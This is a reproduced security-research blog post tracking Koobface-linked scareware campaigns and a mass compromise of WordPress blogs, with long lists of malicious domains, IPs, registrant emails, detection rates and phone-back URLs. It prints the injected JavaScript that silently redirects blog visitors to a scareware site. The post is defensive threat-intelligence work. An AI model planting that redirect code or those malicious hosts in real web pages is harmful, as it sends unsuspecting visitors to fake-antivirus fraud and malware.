***antivirus-detectz1.com*** - Email: test@now.net.cn

***antivirus-detectz2.com*** - Email: test@now.net.cn

***antivirus-detectz5.com*** - Email: test@now.net.cn

***antivirus-detectz7.com*** - Email: test@now.net.cn

***antivirus-detectz9.com*** - Email: test@now.net.cn

***antivirus-lv1.com*** - Email: test@now.net.cn

***antivirus-lv2.com*** - Email: test@now.net.cn

***antivirus-lv3.com*** - Email: test@now.net.cn

***antivirus-lv5.com*** - Email: test@now.net.cn

***antivirus-lv8.com*** - Email: test@now.net.cn

***antivirus-top1.com*** - Email: test@now.net.cn




**antivirus-top2.com** - Email: test@now.net.cn

**antivirus-top6.com** - Email: test@now.net.cn

**antivirus-top8.com** - Email: test@now.net.cn

**be-secured.xorg.pl**

353



***bestantivirus1.com.xorg.pl***  
***bestscanmalware.com.xorg.pl***  
***best-security.xorg.pl***  
***defender20.xorg.pl***  
***fastantivirusscanner15.com.xorg.pl***  
***fastmalwarescan15.com.xorg.pl***  
***fast-scan.xorg.pl***  
***fastweb-scanner.com.xorg.pl***  
***get-protection.xorg.pl***  
***my-computers.xorg.pl***  
***protection100.xorg.pl***  
***protection-center1.xorg.pl***  
***protector10.xorg.pl***  
***secure10.xorg.pl***  
354  
***security1.xorg.pl***  
***security100.xorg.pl***  
***spy-defender1.com***  
***spydefender1.com.xorg.pl***  
***spydefender11.com.xorg.pl***

**spy-defender1a.com** - Email: test@now.net.cn

**spy-defender2.com** - Email: test@now.net.cn

**spy-defender2a.com** - Email: test@now.net.cn

**spy-defender4a.com** - Email: test@now.net.cn

**spy-defender5.com** - Email: test@now.net.cn

**spy-defender6a.com** - Email: test@now.net.cn

**spy-defender8a.com** - Email: test@now.net.cn

**spy-defender9.com** - Email: test@now.net.cn

**spy-protection01.com** - Email: test@now.net.cn

**spy-protection1.com** - Email: test@now.net.cn

**spy-protection14.com** - Email: test@now.net.cn

**spy-protection17.com** - Email: test@now.net.cn

**spy-protection19.com** - Email: test@now.net.cn

**spy-protection3.com** - Email: test@now.net.cn

**spy-protection4.com** - Email: test@now.net.cn

**spy-protection6.com** - Email: test@now.net.cn

**spy-protection8.com** - Email: test@now.net.cn

**spy-scanner2i.com** - Email: test@now.net.cn

**spy-scanner6i.com** - Email: test@now.net.cn

**spy-scanner8i.com** - Email: test@now.net.cn

**spyware-sweep1.com** - Email: test@now.net.cn

**spyware-sweep1i.com** - Email: test@now.net.cn

**spyware-sweep2i.com** - Email: test@now.net.cn

**spyware-sweep3.com** - Email: test@now.net.cn


**spyware-sweep3i.com** - Email: test@now.net.cn

**spyware-sweep4i.com** - Email: test@now.net.cn

**spyware-sweep5.com** - Email: test@now.net.cn

**spyware-sweep7.com** - Email: test@now.net.cn

355



**spyware-sweep8.com** - Email: test@now.net.cn

**spyware-sweep9i.com** - Email: test@now.net.cn

**virus-sweeper0i.com** - Email: test@now.net.cn

**virus-sweeper1.com** - Email: test@now.net.cn

***virus-sweeper2.com - Email: test@now.net.cn***

***virus-sweeper2i.com - Email: test@now.net.cn***

***virus-sweeper3.com - Email: test@now.net.cn***

***virus-sweeper4i.com - Email: test@now.net.cn***

***virus-sweeper6.com - Email: test@now.net.cn***

***virus-sweeper7i.com - Email: test@now.net.cn***

***virus-sweeper8.com - Email: test@now.net.cn***

***virus-sweeper8i.com - Email: test@now.net.cn***

***win-antispyware10.com.xorg.pl***

***windefender1.xorg.pl***

***windows-secure.xorg.pl***

***win-security.xorg.pl***

***winwebscanner10.com.xorg.pl***

*Parked within AS31252, STARNET-AS StarNet Moldova are  
also: 195.5.161.11; 195.5.161.145*

***spy-scanner20.com - Email: test@now.net.cn***

***spy-scanner30.com - Email: test@now.net.cn***

***spy-scanner3i.com - Email: test@now.net.cn***

***spy-scanner40.com - Email: test@now.net.cn***

***spy-scanner4i.com - Email: test@now.net.cn***

**spy-scanner60.com** - Email: test@now.net.cn

**spy-scanner80.com** - Email: test@now.net.cn

**virscanner-done4.com** - Email: test@now.net.cn

**virscanner-done5.com** - Email: test@now.net.cn

- Detection rate for the scareware sample: Setup\_312s2.exe


- [10]**Heuristic.BehavesLike.Win32.Trojan.H** - Result:

5/40 (12.50 %) phones back to **windows-mode.com/?**

**b=1s1** - 89.248.168.21, AS29073, ECATEL-AS , Ecatel

*Network - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)*

356



*Parked on the phone-back IP are also the following domains:*

***firewall-rules2.com*** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

***version-upgrade.com*** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

***2accommodation.com*** - Email: [ttvmail12@hotmail.com](mailto:ttvmail12@hotmail.com)

***systemreserves.com*** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

***cariport.com*** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

***spyblocktest.com*** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

***antispywarelist.com*** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

***checkwhitelist.com*** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

***chekmalwarelist.com*** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

*Stay tuned for more updates on recent Koobface gang activities, beyond the Koobface botnet.*

***Related Koobface gang/botnet research:***

*[11]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova*

*[12]10 things you didn't know about the Koobface gang*

*[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang*

*[14]How the Koobface Gang Monetizes Mac OS X Traffic*

*[15]The Koobface Gang Wishes the Industry "Happy Holidays"*

*[16]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline*

*[17]Koobface Botnet Starts Serving Client-Side Exploits*

*[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style*

*[19]Koobface Botnet's Scareware Business Model - Part Two*

*[20]Koobface Botnet's Scareware Business Model - Part One*

*[21]Koobface Botnet Redirects Facebook's IP Space to my Blog*

*[22]New Koobface campaign spoofs Adobe's Flash updater*

*[23]Social engineering tactics of the Koobface botnet*

*[24]Koobface Botnet Dissected in a TrendMicro Report*



*[25]Movement on the Koobface Front - Part Two*

*[26]Movement on the Koobface Front*

*[27]Koobface - Come Out, Come Out, Wherever You Are*

*357*

*[28]Dissecting Koobface Worm's Twitter Campaign*

***This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.***

1. [http://twitter.com/Real\\_Koobface](http://twitter.com/Real_Koobface)
2. <http://blogs.zdnet.com/security/?p=5452>
3. <http://www.google.com/safebrowsing/diagnostic?site=xorg.pl/>
4. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>
5. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
6. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
7.  
<http://www.virustotal.com/analysis/69b78dd99321acb1dec25cad3da9e9a545cb7554195081e33ca99c23a24b10e3-1272294422>
- 8.

<http://www.virustotal.com/analysis/ad41ffce9c9c9f70b9a69c5cbaac2d334b42cfb03022e59d652c493bb1f3508e-12722>

[94936](#)

9.

<http://www.virustotal.com/analysis/30f5371a67cb6001f8bb5dc2076bfb17c24c675599e99d32adc049610bc6620b-12722>

[95423](#)

10.

<https://www.virustotal.com/analysis/8110b790ea6600f8b712cc68b195302c450a3993df84f7163dbb7938d22e55d0-127>

[2294429](#)

11. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scware.html>

12. <http://blogs.zdnet.com/security/?p=5452>

13. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scwareblackhat.html>

14. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

15. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

16. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>

17. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>

18. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
19. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
20. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
21. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
22. <http://blogs.zdnet.com/security/?p=4594>
23. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
24. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
25. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
26. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
27. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>
28. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
29. <http://ddanchev.blogspot.com/>
30. <http://twitter.com/danchodanchev>

```

1 function setCookie(c_name,value,expiredays){
2     var exdate=new Date();
3     exdate.setDate(exdate.getDate()+expiredays);
4     document.cookie=c_name+ "=" +escape(value)+
5         ((expiredays==null) ? "" : ";expires="+exdate.toGMTString());
6 }
7
8
9 function getCookie(c_name){
10    if (document.cookie.length>0)
11    {
12        c_start=document.cookie.indexOf(c_name + "=");
13        if (c_start!=-1)
14        {
15            c_start=c_start + c_name.length+1;
16            c_end=document.cookie.indexOf(";",c_start);
17            if (c_end==-1) c_end=document.cookie.length;
18            return unescape(document.cookie.substring(c_start,c_end));
19        }
20    }
21    return "";
22 }
23
24
25 var name=getCookie("pma_visited_theme1");
26 if (name==""){
27     setCookie("pma_visited_theme1","1",20);
28
29
30     var url="http://www3.sdfhj40-td.xorg.pl?p=p52dcWpkbG6Hnc3KbmNTokV1iqHWnG2aXs1YmmhwZJubwg%3D%3D";
31
32     window.top.location.replace(url);
33 }else{

```

## ***GoDaddy's Mass WordPress Blogs Compromise Serving Scareware (2010-04-27 21:22)***

***UPDATED: Thursday, May 13, 2010:*** Go Daddy posted the following update "[1]***What's Up with Go Daddy, WordPress, PHP Exploits and Malware?***".

***UPDATED: Thursday, May 06, 2010:*** The following is a brief update of the campaign's structure, the changed

*IPs, and the newly introduced scareware samples+phone back locations over the past few days.*


*Sample structure from last week:*

***- kdjfkfjskdfjlskdjf.com/kp.php - 94.23.242.40 - AS16276, OVH Paris***

***- www3.workfree36-td.xorg.pl/?p= - 95.169.186.25 - AS31103, KEYWEB-AS Keyweb AG***

- **www1.protectsys28-pd.xorg.pl** - 94.228.209.182 - AS47869, NETROUTING-AS Netrouting Data Facilities

359



Detection rate:

- **packupdate\_build107\_2045.exe** -  
[2]Gen:Variant.Ursnif.8; TrojanDownloader:Win32/FakeVimes -  
Result: 23/41

(56.1 %) Phones back to **update2.safelinkhere.net** and **update1.safelinkhere.net**.

Sample structure from this week:

- **kdjfkjskdfjlskdjf.com/kp.php** - 91.188.59.98 - AS6851, BKCNET "SIA" IZZI

- **www4.suitcase52td.net/?p=** - 78.46.218.249 - AS24940, HETZNER-AS Hetzner Online AG RZ

- **www1.safetypcwork5.net/?p=** - 209.212.147.244 - AS32181, ASN-CQ-GIGENET ColoQuest/GigeNet ASN

- **www1.safeyourpc22-pr.com** - 209.212.147.246 - Email: gkook@checkjemail.nl

Detection rate:

- **packupdate\_build9\_2045.exe** -  
[3]Trojan.Fakealert.7869; Mal/FakeAV-BW - Result: 9/41  
(21.95 %)

Sample phones back to:

- **update2.keepinsafety.net /?**  
**jbjyhxs=kdjf0tXm1J2a0Nei2Mrh24U %3D**

- **www5.my-security-engine.net**

-

**report.land-protection.com**

**/Reports/SoftServiceReport.php?verint**

-

91.207.192.24

-

Email:

gkook@checkjemail.nl

- **secure2.securexzone.net/?abbr=MSE &pid=3** -  
78.159.108.170 - Email: gkook@checkjemail.nl

- **173.232.149.92 /chrome/report.html?uid=2045**  
**&wv=wwXP &**

- **74.118.193.47 /report.html?wv=wvXP &uid=50 &lng=**

- **74.125.45.100**

- **update1.keepinsafety.net** - 94.228.209.223 - Email: gkook@checkjemail.nl

*Related scareware domains part of the ongoing campaign are also parked on the following IPs:*


78.46.218.249

**www3.workfree20-td.xorg.pl**

**www3.nojimba52-td.xorg.pl**

**www3.workfree25-td.xorg.pl**

360



209.212.147.244

**www1.newsys-scanner.com** - Email:  
gkook@checkjemail.nl

**www2.securesys-scan2.net** - Email:  
gkook@checkjemail.nl

**www1.new-sys-scanner3.net** - Email:  
gkook@checkjemail.nl

**www1.safetypcwork5.net** - Email: gkook@checkjemail.nl

**www1.securesyscare9.net** - Email: gkook@checkjemail.nl

**www1.freeguard35-pr.net** - Email: gkook@checkjemail.nl

95.169.186.25

**www4.ararat23.xorg.pl**

**www3.sdfhj40-td.xorg.pl**

**www3.nojimba45-td.xorg.pl**

**www3.workfree36-td.xorg.pl**

**www3.nojimba46-td.xorg.pl**

**www4.fiting58td.xorg.pl**

**www4.birbinsof.net**

94.228.209.182

**www1.protectsys25-pd.xorg.pl**

**www1.protectsys26-pd.xorg.pl**

**www1.protectsys27-pd.xorg.pl**




***www1.protectsys28-pd.xorg.pl***

***www1.protectsys29-pd.xorg.pl***

***www1.soptvirus32-pr.xorg.pl***

***www1.soptvirus34-pr.xorg.pl***

361



209.212.147.246

***www2.secursys-scan2.com*** - Email:  
*gkook@checkjemail.nl*

***www1.newsyst-scanner1.com*** - Email:  
*gkook@checkjemail.nl*

***UPDATED: Thursday, April 29, 2010:***

***kdjfkjskdfjlskdjf.com/js.php*** remains active and is currently redirecting to ***www3.workfree36-td.xorg.pl/?p=*** - 95.169.186.25 and ***www1.protectsys28-pd.xorg.pl?p=*** - 94.228.209.182.

*Detection*

*rate:*

***packupdate***

***\_build107***

***\_2045.exe***

-

*[4] Suspicious:W32/Malware!Gemini;*

*Tro-*

*jan.Win32.Generic.pak!cobra - Result: 6/41 (14.64 %)  
phoning back to new domains:*

***safelinkhere.net*** - 94.228.209.223 - Email:  
*gkook@checkjemail.nl*


***update2.safelinkhere.net*** - 93.186.124.93 - Email:  
*gkook@checkjemail.nl*

***update1.safelinkhere.net*** - 94.228.209.222 - Email:  
*gkook@checkjemail.nl*

- ***ns1.safelinkhere.net*** - 74.118.192.23 - Email:  
*gkook@checkjemail.nl*

- ***ns2.safelinkhere.net*** - 93.174.92.225 - Email:  
*gkook@checkjemail.nl*

*The gkook@checkjemail.nl email was used for scareware  
registrations in December 2009's "[5]A Diverse Portfolio  
of Fake Security Software - Part Twenty Four".*



*Parked on 74.118.192.23, [6]AS46664, VolumeDrive  
(**ns1.safelinkhere.net**) are also:*

**ns1.birbins-of.com**

**ns1.cleanupantivirus.com**

**ns1.createpc-pcscan-korn.net**

***ns1.fhio22nd.net***

***ns1.letme-guardyourzone.com***

***ns1.letprotectsystem.net***

***ns1.my-softprotect4.net***

***ns1.new-pc-protection.com***

***ns1.payment-safety.net***

***ns1.romsinkord.com***

***ns1.safelinkhere.net***

***ns1.safetyearth.net***

***ns1.safetypayments.net***

363

***ns1.save-secure.com***

***ns1.search4vir.net***

***ns1.systemmdefender.com***

***ns1.upscanyourpc-now.com***

*Parked on 93.174.92.225, [7]AS29073, ECATEL-AS , Ecatel Network (***ns2.safelinkhere.net***) are also:*

***marmarams.com***

***ns2.cleanupantivirus.com***

***ns2.dodtorsans.net***

***ns2.fastsearch-protection.com***

***ns2.go-searchhandscan.net***

***ns2.guardsystem-scanner.net***

***ns2.hot-cleanofyourpc.com***

***ns2.marfilks.net***

***ns2.my-systemprotection.net***

***ns2.myprotected-system.com***

***ns2.myprotection-zone.net***

***ns2.mysystemprotection.com***

***ns2.new-systemprotection.com***

***ns2.newsystem-guard.com***

***ns2.onguard-zone.net***

***ns2.pcregrtuy.net***

***ns2.plotguardto-mypc.com***

***ns2.protected-field.com***

***ns2.safelinkhere.net***

***ns2.scanmypc-online.com***

***ns2.search-systemprotect.net***

***ns2.searchscan-online.net***

***ns2.securemyzone.com***

